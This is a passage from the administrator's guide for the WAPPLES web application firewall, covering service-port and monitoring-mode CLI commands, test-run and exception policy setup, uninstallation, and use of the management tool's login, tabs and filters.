Enter the [bridge-int del [bridge interface name]] command in config-network mode to delete the corresponding bridge interface. Entering the command causes the system to display "OK" as follows and delete the corresponding bridge interface (this will delete all service ports registered to the corresponding bridge interface):

```
penta-np(config-network)# bridge-int del br0
OK.
```

03 Confirming

To confirm the registered service port, enter [show bridge] or [sh bridge] as follows:

```
penta-np(config-network)#  show bridge
-----------------------------------------------------
Bridge Nic Info
br0 tp0
br0 tp1
-----------------------------------------------------
```

CLI displays the following error message in case the administrator enters incorrect values when configuring the service port settings:

Table 11. Service Port Connection and Registration Error Message

Error Message	Cause
% Command incomplete	The command is incorrect.
% Invalid input detected in the position marked with "^"	Invalid value (An incorrect value is indicated with "^" below.)

7. Installation Inspection

After connecting all cables, check whether all web services and security services are provided normally. Depending on the environment, the web service may not be operating normally for up to 30 seconds. Check if the website can be accessed without any problem through a web browser from a user's PC.

Select "Dashboard" from the upper toolbar of WAPPLES's management tool followed by "Recent 5 Minutes" and "Traffic" from the filters on the upper right side of the window to check whether the graph represents normal increase and decrease in traffic.

If the service port gateway setting is not configured correctly, the normal web service will be available inside, but the web server will appear to be not responding from the Internet outside. Thus, you need to take the necessary cautions. The web service must be provided in the internal and external networks.

Congratulations! You have completed the installation of WAPPLES.

8. Test Run

> If test-running WAPPLES after installation is impossible due to your circumstances, or if you experience difficulties understanding the security policy or need help in correcting wrong security policy, request for technical support to receive consulting on security policy from the technical support agents of the main office or partners.

It is very difficult to configure the detection rules even after fully understanding the contents of the web services of the website to be protected as well as how each of the detection rules works in advance. As such, you can always experience configuration errors no matter how well you considered the environment in configuring the product. We recommend that you take a certain period of time test-running the product with no intrusions blocking to find such errors without any problem when providing web services.

Set WAPPLES to create logs on each intrusion without blocking the traffic during the test run period to eliminate web service problems due to configuration. Go through the process of selecting policies appropriate for WAPPLES based on detection logs created during the test run and enabling detection modes to provide more reliable, stable security service.




Fig. III-35. Policy for Test Run

During the test run from the first day after installation to a week later, run the website to be protected with the [Detection Only, No-block] policy as in [Fig. 44. Policy for Test Run].

After the test run period, analyze the detection logs, determine the rules to be applied, countermeasures to be activated for each rule, and exceptions to be made depending on the circumstances of the website and add custom settings to start the security service.

Configure the detection rules within each policy depending on the target security level and characteristics of the pages in the service.

> For some detection rules such as Response Header Filtering, Suspicious Access, and Privacy Output Filtering, WAPPLES can modify the contents of the page or block the page regardless of the rule settings when they are set to "No Detection." Thus, you need to take cautions when determining the mode.

8.1 Detection Rule Exceptions

Use the exception option when you do not wish to apply the rule to some web pages or IP addresses.

The most frequently occurring case of exception is the exception for Suspicious Access. This rule inspects whether the web browser accessing the web service is normal and refuses access if any trouble is detected. Most web pages do not have a problem with this rule, but there are cases wherein parts of the attached files such as images are kept in the web server when sending the email. In this case, the email program can be blocked by WAPPLES since it is not a web browser, and the contents of the email may not be displayed completely. Most of the time, the page used for email is limited; you will be able to view the full contents by registering this part as an exception.

To register exceptions, go through the Setting Wizard as follows:

[Policy] → [Right-click the website to be configured] → [Register Website Exceptions] → [Finish]

Register exceptions in [Fig. 45. Registration of Exceptions for Detection Rules (1)]. The number in the Setting column indicates the number of URLs registered as exceptions for each rule.




Fig. III-36. Registration of Exceptions for Detection Rules (1)

Selecting Suspicious Access and clicking [Next] to register a URL as an exception for Suspicious Access will cause [Fig. 46. Registration of Exceptions for Detection Rules (2)] to be displayed.




Fig. III-37. Registration of Exceptions for Detection Rules (2)

Click [Add] and enter the URL and IP address to be subject to exception to add

them to the list of [URLs Subject to Exception]. In this example, "/EMAIL/" was added. The IP address can be left blank if you wish to exempt all IPs. Click [Next] followed by [OK] to finish the Setting Wizard. The rule will not be applied to the URL and IP that you specified.

8.2 Change of Policy

After finding the Policy appropriate for the operating environment through test run and by registering exceptions, you need to change policies to block actual attacks from the outside. Apply the block and countermeasure settings to the policy to start regular operation.

Consider the possibility of misdetection and seriousness of the attack when configuring the blocking options and countermeasures. Blocking is not available for some rules. Invalid Http blocks the traffic without setting; Suspicious Access and Response Header Filtering do not perform blocking.

To change the countermeasures, go through the Setting Wizard as follows:

[Policy] → [Select Policy] → [Right-click Policy] → [Edit Policy] → [OK] → [Save]

Fig. III-38. Changing the Countermeasure Setting (1)

Selecting the rule to change the countermeasure setting and clicking [Next] allow you to change the countermeasure settings for each rule in [Fig. 48. Changing the Countermeasure Setting (2)]. Select whether you will enable or disable detection.




Fig. III-39. Changing the Countermeasure Setting (2)

Raise the bar on the right side to select an option other than the default option of [No Detection]. You can select one of three options.

Selecting [Break Connection] cuts the corresponding HTTP connection when intrusion is detected. In this case, the attacker's web browser will not show any message.

If you select [Send Error Code], WAPPLES will send an error code according to HTTP. 400 Bad Request is a typical error code.

If you select [Move to Another Web Page], WAPPLES will automatically direct the traffic to the error-handling page created separately by the administrator.

9. Uninstallation

The uninstallation of WAPPLES from the network begins with restoring the original network configuration by directing the traffic from the WAPPLES service port to the web server. Like installation, this varies according to the operating environment.

- **Inline Mode**
  Unplug the cable going to the external network from the service port's IN terminal and connect it to the line going to the internal web server. Leave the cable connected to the service port's OUT terminal for now.

- **Reverse Proxy Mode**
  Direct the DNS or L4/L7 switch settings from WAPPLES to the web server as the original destination. If you changed the DNS setting, it will take quite awhile for the change in configuration to influence the external Internet that you need for WAPPLES to be connected for normal web service until the changes take effect.

If there is no trouble in using the web service even after removing the network cables connected to WAPPLES's service port, then you can uninstall WAPPLES.

Turn off WAPPLES and follow the procedures for uninstalling.

> ⓘ When you shut the power to uninstall WAPPLES, make sure power is shut by turning off the power switch on the back panel before disconnecting the power plug.

IV

IV. Monitoring Mode Setting

1. Enabling, Disabling, and Confirmation of Monitoring Mode

IV. Monitoring Mode

This sets WAPPLES to the mode wherein it does not detect/modify but only analyzes the web traffic going through its service port depending on the location in the network.

Enter the [enable] command in CLI to obtain authorization followed by the [configure terminal] command to shift to configuration mode. You can use commands to enable the monitoring mode only when you move to dpi through the [dpi] command in configuration mode.

1. Enabling of Monitoring Mode

You can enable the monitoring mode in config-dpi mode.

Enter the [monitoring set] command followed by a question mark (?) to view the parameters that are used with the command. You can enable the monitoring mode by typing [monitoring set on].

```
penta-np# configure terminal
penta-np(config)# dpi
penta-np(config-network)# monitoring set on
OK.
```

2. Disabling of Monitoring Mode

You can disable the monitoring mode in config-dpi mode.

Enter the [monitoring set] command followed by a question mark (?) to view the parameters that are used with the command. You can disable the monitoring mode by typing [monitoring set off].

```
penta-np# configure terminal
penta-np(config)# dpi
penta-np(config-network)# monitoring set off
OK.
```

3. Confirmation of Monitoring Mode

If you want to check whether the monitoring mode is on or off, type [show monitoring] in config-dpi mode as follows:

```
penta-np(config-dpi)# show monitoring
-----------------------------------------------------
Monitoring          : Disable
-----------------------------------------------------
```

Monitoring is “off” if the result is “Disable” and “on” if “Enable.”

Table 12. Error Messages for Enabling, Disabling, and Confirmation of Monitoring Mode

Error Message	Cause
% Command incomplete	The command is incorrect.
% Invalid input detected in the position marked with "^"	Invalid value (An incorrect value is indicated with "^" below).

V

V. Pre-Operation Preparations

1. Using the Management Tool
2. Understanding the Detection Rules

V. Pre–Operation Preparations

This chapter explains the configurations that must be completed before operating WAPPLES. It describes the WAPPLES Agent, WAPPLES management tool login window, how to change the password, and initial screen of the management tool.

1. Login

The WAPPLES management tool can be accessed by the authorized administrator only. If you attempt to access the WAPPLES management tool for the first time through the web server, [Fig. 49. Login Window] will appear.

Fig. V-1. Login Window

The administrator can log on to the management tool in two different modes.

Table 13. Administrator Operation Mode

Administrator Type	Description
[Operator]	Can use overall functions related to WAPPLES operation such as Setting Wizard of the management tool, detection log, dashboard, and audit log search
[Guest]	Can view the detection log, dashboard, audit log, and status of policy setting but is not authorized to use the Setting Wizard and to changed the policy.

[Website administrator]	Can use detection logs, dashboard, audit logs, and policy setting regarding to his/her managed websites. Setting Wizard and adding website are not allowed to use.

Entering the ID and password and clicking [OK] allow you to log on to the management system as an operator or a guest depending on the ID.

The authorized administrator of WAPPLES must have no malicious intention,

> ⓘ The password you enter will be displayed as '*' to prevent exposure.

receive proper training on the management function of WAPPLES, and perform the duties correctly according to the Administrator's Guide. The operator can use the overall functions of the management tool in relation to the operation, whereas the guest can view the detection log, dashboard, audit log, and status of policy setting, but cannot use the Setting Wizard and change the policy.

The management tool supports the following security functions for the safety of the WAPPLES system:

- **Encrypted Communication Between Management Tool and WAPPLES**
  The communication between the management tool and WAPPLES is encrypted so that it is protected safely even when some parts of the communication become exposed.

- **Prevention of Administrator's Password-Guessing Attack**
  After an incorrect password is entered thrice, the system will shut down the management tool.

The management port displays the following error message in case the ID and password of the operator and the guest are incorrect:

Table 14. Login Error Message

Error Message	Cause
Incorrect Password	Failed to log in
Password input error occurred 3 times!	Failed to log in for three consecutive times

The management tool will issue a security warning message if you failed to log in for three consecutive times. The following security warning message will be displayed:

Table 15. Security Warning Message in Case of 3 Consecutive Login Failures

Security Warning Message	Cause

ⓘ A security warning message is displayed if you failed to log in for three consecutive times when the IP Block log is recorded, when the audit log is recorded for DB capacity warning, and when the audit log is recorded for DB capacity overload; the warning message will be displayed for the most recently recorded log.

There were 3 times of inappropriate administrator connection trials.	Three consecutive login failures were recorded.

2. Changing the Administrator's Information

Checking [Change password after login] in [Fig. 49. Login Window] lets you modify the administrator's information. The password required for accessing the WAPPLES management tool for all IDs is initially set to "penta"; when you log in with this password, the window that appears when you check "Change User Information After Login" is displayed on the login window.

If you choose to change user information or log in for the first time, you can change your information in [Fig. 50. Changing the User Information Window]. The password for the operator and the guest is separately managed so that you can use different passwords for them.




Fig. V-2. Changing the User Information Window

The password must have at least 6 characters and include 1 or more special characters. The window will prompt you again if you fail to comply with this rule.

> ⓘ The password you enter will be displayed as '*' to prevent exposure.

The window will prompt you to enter the new password twice and to reenter the password if the two inputs of the new password do not match to prevent the user's mistake in advance.

The management tool will display the following error message if you failed to change the password:

Table 16. User Information Change Error Message

Error Message	Cause
Password should be moer than 6 characters.	The new password has less than 6 characters.
Password should include more than 1 special character.	The new password does not include a special character.
New password is not correspondence with re-input password value.	The inputted new password and the re-inputted new password do not match.

After setting secure password, type E-mail information. Warning message will be sent to saved E-mail address of administrator. when DB Full occurs

These receiver's E-mail address and SMTP address can be edited via [XIIISetting Wizard]->[Operation Setting]-> [E-MAIL]

Table 18 Administrator E-mail Address Setting Error Message

Error Message	Cause
It's not the E-MAIL	The format of the sender's EMAIL address or receiver's EMAIL address is incorrect.
Wrong IP	If SMTP address is not correct one

3. Initial Screen of the Management Tool

Upon logging in, you will see the following window (the initial screen is divided into the toolbar at the top and the tab screen at the bottom):




Fig. V-3. WAPPLES Initial Screen

The toolbar consists of the following controls:

- **[Add Tab] button for adding up to 10 new tabs**
- **Toggle buttons for toggling tab screens such as [Detection Log], [Dashboard], [Audit Log], and [Monitoring]**
- **Filter group with various filters for data displayed on the screen**
- **[Setting Wizard]**

Fig. V-4. Toolbar

> ⓘ The Setting Wizard button in the toolbar appears only when you log in as operator. When you log in as guest, the Setting Wizard button will not appear in the toolbar.

4. Tab Window

4.1 Adding a Tab

Click the [Add Tab] button to add a new tab. You can set the contents of the new screen (Policy, detection log, monitoring) or set filters according to how you want to view the data. You can also split the screen to view many tabs simultaneously. You can add up to 10 tabs.




Fig. V-5. Adding a New Tab

4.2 Detection Log, Dashboard, Audit Log, and Monitoring Toggle Buttons

The [Detection Log], [Dashboard], [Audit Log], and [Monitoring] buttons toggle the contents of the activated tab screen.

The [Detection Log] button will show the detection log on the tab screen, the [Dashboard] button, the web server traffic and detection in graph form, and the [Audit Log] button, the audit data for behaviors executed such as administrator login or configuration changes. The [Monitoring] button will show the system status of WAPPLES on the screen.

You can view all tabs simultaneously or view a few selected tabs.

The following is an example wherein the first tab screen is set to show detection logs, and the second tab screen, the dashboard, using the [Add Tab] and toggle

buttons.




Fig. V-6. Selecting Dashboard After Adding a New Tab

4.3 Splitting the Tab Window

Fig. V-7. Selecting/Dragging a Tab

Selecting the name of the tab screen [Dashboard: Whole] and dragging it as in [Fig. 55. Selecting/Dragging a Tab] allow you to split the tab when the window in [Fig. 56. Tab Window Split (1)] appears.




Fig. V-8. Tab Window Split (1)

Small icons will appear at the top and bottom and on the left and right sides of the screen; dragging the screen to an icon will split the tab into that direction.

The icons on the outer side -- ①, ②, ③, and ④ -- indicate the position inside the entire window; the inner icons -- ⑤, ⑥, ⑦, and ⑧ -- indicate the position within the current screen (the meaning of the outer and inner icons is the same in this example since there is only one tab window).

Dragging the screen in [Fig. 56 Tab Window Split (1)] to the position of ④ will divide the screen into top and bottom screens as in [Fig. 57 Tab Window Split (2)].




Fig. V-9. Tab Window Split (2)

Using this feature, you can view many screens through the WAPPLES management tool. You can also adjust the size of each screen by dragging the border between screens. You can set up screens flexibly and freely according to your need as in [Fig. 53 Adding a New Tab]. This screen configuration is saved automatically and displayed as is the next time you start the management tool.

5. Website, Period, and View Filters

Website filter, period filter, and view filter are available. The contents of each filter vary depending on the contents of the corresponding tab.

5.1 Website Filter

The website filter lets you select and view the websites you wish to view. You can select one site or all websites. Note, however, that you cannot view individual sites when viewing audit logs because the audit log is not created individually for each site.

Fig. V-10. Selecting the Websites

5.2 Period Filter

You can view logs within a specific period with this filter. Simply select [Recent 5 minutes], [Recent 1 hour], [Recent 1 day], [Recent 1 week], or [Recent 1 month]; selecting [Custom Setting...] lets you set the period freely.




Fig. V-11. Selecting the Search Period

Selecting “Custom Setting” in [Fig. 59 Selecting the Search Period] lets you specify the search period in [Fig. 60 Configuration of the Custom-Set Period]. [Fig. 60 Configuration of the Custom-Set Period] is an example of setting the period to 1 month from December 27, 2006.




Fig. V-12. Configuration of the Custom-Set Period

5.3 View Filter

The view filter performs differently for different screens such as Detection Log, Dashboard, and Audit Log.

For detection log, you can view data by simply specifying each rule or select the [Custom Setting..] option to apply various filters such as IP, URI, Country, and Rule in combination. For detailed descriptions of the view filters for detection logs, refer to [VII. Detection Log].

